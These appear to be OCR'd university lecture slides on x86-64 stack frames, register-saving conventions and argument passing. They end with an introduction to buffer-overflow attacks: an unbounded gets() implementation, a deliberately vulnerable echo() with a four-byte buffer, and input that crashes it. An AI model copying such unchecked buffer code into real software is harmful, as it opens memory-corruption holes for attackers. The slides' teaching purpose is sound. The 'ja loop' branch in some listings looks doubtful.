CS 33

Machine Programming (5)

Arguments and Local Variables (C Code)


```
int mainfunc() {
   long array[3] =
      {2,117,-6};
   long sum =
      ASum(array, 3);
   ...
   return sum;
}
```

```
long ASum(long *a,
          unsigned long size) {
   long i, sum = 0;
   for (i=0; i<size; i++)
      sum += a[i];
   return sum;
}
```

- **Local variables usually allocated on stack**
- **Arguments to functions pushed onto stack**


- **Local variables may be put in registers (and thus not on stack)**

Prepare to Return




```
ASum:
    pushq %rbp
    movq %rsp, %rbp
    movq $0, %rcx
    movq $0, %rax
    movq 16(%rbp), %rdx
loop:
    cmpq 24(%rbp), %rcx
    jge done
    addq (%rdx,%rcx,8), %rax
    incq  %rcx
    ja loop
done:
    popq %rbp
    ret
```

Return

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ASum:
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

    jge done
    addq (%rdx,%rcx,8), %rax
    incq  %rcx
    ja loop
done:
    popq %rbp
    ret
```

Pop Arguments





```
mainfunc:
    pushq %rbp
    movq %rsp, %rbp
    subq $32, %rsp
    movq $2, -32(%rbp)
    movq $117, -24(%rbp)
    movq $-6, -16(%rbp)
    pushq $3
    leaq -32(%rbp), %rax
    pushq %rax
    call ASum
    addq $16, %rsp
    movq %rax, -8(%rbp)
    addq $32, %rsp
    popq %rbp
    ret
```


Save Return Value




```
mainfunc:
    pushq %rbp
    movq %rsp, %rbp
    subq $32, %rsp
    movq $2, -32(%rbp)
    movq $117, -24(%rbp)
    movq $-6, -16(%rbp)
    pushq $3
    leaq -32(%rbp), %rax
    pushq %rax
    call ASum
    addq $16, %rsp
    movq %rax, -8(%rbp)
    addq $32, %rsp
    popq %rbp
    ret
```




Pop Local Variables





```
mainfunc:
    pushq %rbp
    movq %rsp, %rbp
    subq $32, %rsp
    movq $2, -32(%rbp)
    movq $117, -24(%rbp)
    movq $-6, -16(%rbp)
    pushq $3
    leaq -32(%rbp), %rax
    pushq %rax
    call ASum
    addq $16, %rsp
    movq %rax, -8(%rbp)
rip →  addq $32, %rsp
    popq %rbp
    ret
```


Prepare to Return




```
mainfunc:
    pushq %rbp
    movq %rsp, %rbp
    subq $32, %rsp
    movq $2, -32(%rbp)
    movq $117, -24(%rbp)
    movq $-6, -16(%rbp)
    pushq $3
    leaq -32(%rbp), %rax
    pushq %rax
    call ASum
    addq $16, %rsp
    movq %rax, -8(%rbp)
    addq $32, %rsp
    popq %rbp
    ret
```



Return




```
mainfunc:
    pushq %rbp
    movq %rsp, %rbp
    subq $32, %rsp
    movq $2, -32(%rbp)
    movq $117, -24(%rbp)
    movq $-6, -16(%rbp)
    pushq $3
    leaq -32(%rbp), %rax
    pushq %rax
    call ASum
    addq $16, %rsp
    movq %rax, -8(%rbp)
    addq $32, %rsp
    popq %rbp
    ret
```

Using Registers

- **ASum modifies registers:**
  - **%rsp**
  - **%rbp**
  - **%rcx**
  - **%rax**
  - **%rdx**
- **Suppose its caller uses these registers**

```
...
movq $33, %rcx
movq $167, %rdx
pushq $6
pushq array
call ASum
  # assumes unmodified %rcx and %rdx
addq $16, %rsp
addq %rax,%rcx    # %rcx was modified!
addq %rdx, %rcx   # %rdx was modified!
```

```
ASum:
   pushq %rbp
   movq %rsp, %rbp
   movq $0, %rcx
   movq $0, %rax
   movq 16(%rbp), %rdx
loop:
   cmpq 24(%rbp), %rcx
   jge done
   addq (%rdx,%rcx,8), %rax
   incq  %rcx
   ja loop
done:
   popq %rbp
   ret
```

Register Values Across Function Calls

- **ASum modifies registers:**
  - **%rsp**
  - **%rbp**
  - **%rcx**
  - **%rax**
  - **%rdx**
- **May the caller of ASum depend on its registers being the same on return?**
  - **ASum saves and restores %rbp and makes no net changes to %rsp**
    - **their values are unmodified on return to its caller**
  - **%rax, %rcx, and %rdx are not saved and restored**
    - **their values might be different on return**

```
ASum:
    pushq %rbp
    movq %rsp, %rbp
    movq $0, %rcx
    movq $0, %rax
    movq 16(%rbp), %rdx
loop:
    cmpq 24(%rbp), %rcx
    jge done
    addq (%rdx,%rcx,8), %rax
    incq  %rcx
    ja loop
done:
    popq %rbp
    ret
```

Register-Saving Conventions

- **Caller-save registers**
  - if the caller wants their values to be the same on return from function calls, it must save and restore them

```
pushq %rcx
call func
popq %rcx
```

- **Callee-save registers**
  - if the callee wants to use these registers, it must first save them, then restore their values before returning

```
func:
    pushq %rbx
    movq $6, %rbx
    ...
    popq %rbx
```


x86-64 General-Purpose Registers: Usage Conventions

`%rax`	Return value	`%r8`	Caller saved
`%rbx`	Callee saved	`%r9`	Caller saved
`%rcx`	Caller saved	`%r10`	Caller saved
`%rdx`	Caller saved	`%r11`	Caller Saved
`%rsi`	Caller saved	`%r12`	Callee saved
`%rdi`	Caller saved	`%r13`	Callee saved
`%rsp`	Stack pointer	`%r14`	Callee saved
`%rbp`	Base pointer	`%r15`	Callee saved

Passing Arguments in Registers

- **Observations**
  - accessing registers is much faster than accessing primary memory
    - » if arguments were in registers rather than on the stack, speed would increase
  - most functions have just a few arguments
- **Actions**
  - change calling conventions so that the first six arguments are passed in registers
    - » in caller-save registers
  - any additional arguments are pushed on the stack

Why Bother with a Base Pointer?


- **It (%rbp) points to the beginning of the stack frame**
  - making it easy for people to figure out where things are in the frame
  - but people don't execute the code ...
- **The stack pointer always points somewhere within the stack frame**
  - it moves about, but the compiler knows where it is pointing
    - » a local variable might be at 8(%rsp) for one instruction, but at 16(%rsp) for a subsequent one
    - » tough for people, but easy for the compiler
- **Thus the base pointer is superfluous**
  - it can be used as a general-purpose register

x86-64 General-Purpose Registers: Updated Usage Conventions


%rax	Return value
%rbx	Callee saved
%rcx	Argument #4
%rdx	Argument #3
%rsi	Argument #2
%rdi	Argument #1
%rsp	Stack pointer
%rbp	Callee saved

%r8	Argument #5
%r9	Argument #6
%r10	Caller saved
%r11	Caller Saved
%r12	Callee saved
%r13	Callee saved
%r14	Callee saved
%r15	Callee saved


The IA32 Stack Frame



The x86-64 Stack Frame



The -O0 x86-64 Stack Frame (Buffer)



Summary

- What's pushed on the stack
  - return address
  - saved registers
    - » caller-saved by the caller
    - » callee-saved by the callee
  - local variables
  - function parameters
    - » those too large to be in registers (structs)
    - » those beyond the six that we have registers for
  - large return values (structs)
    - » caller allocates space on stack
    - » callee copies return value to that space

Quiz 1

Suppose function A is compiled using the convention that %rbp is used as the base pointer, pointing to the beginning of the stack frame. Function B is compiled using the convention that there's no need for a base pointer. Will there be any problems if A calls B or if B calls A?

a) Neither case will work
b) A calling B works, but B calling A doesn't
c) B calling A works, but A calling B doesn't
d) Both work

Exploiting the Stack

Buffer-Overflow Attacks

String Library Code

- Implementation of Unix function `gets()`

```
/* Get string from stdin */
char *gets(char *dest)
{
    int c = getchar();
    char *p = dest;
    while (c != EOF && c != '\n') {
        *p++ = c;
        c = getchar();
    }
    *p = '\0';
    return dest;
}
```

  – no way to specify limit on number of characters to read

- Similar problems with other library functions
  – `strcpy`, `strcat`: copy strings of arbitrary length
  – `scanf`, `fscanf`, `sscanf`, when given `%s` conversion specification

Vulnerable Buffer Code

```
/* Echo Line */
void echo()
{
    char buf[4];  /* Way too small! */
    gets(buf);
    puts(buf);
}
```

```
int main() {
    echo();

    return 0;
}
```

```
unix>./echo
123
123
```

```
unix>./echo
123456789ABCDEF01234567
123456789ABCDEF01234567
```

```
unix>./echo
123456789ABCDEF012345678
Segmentation Fault
```

Buffer-Overflow Disassembly

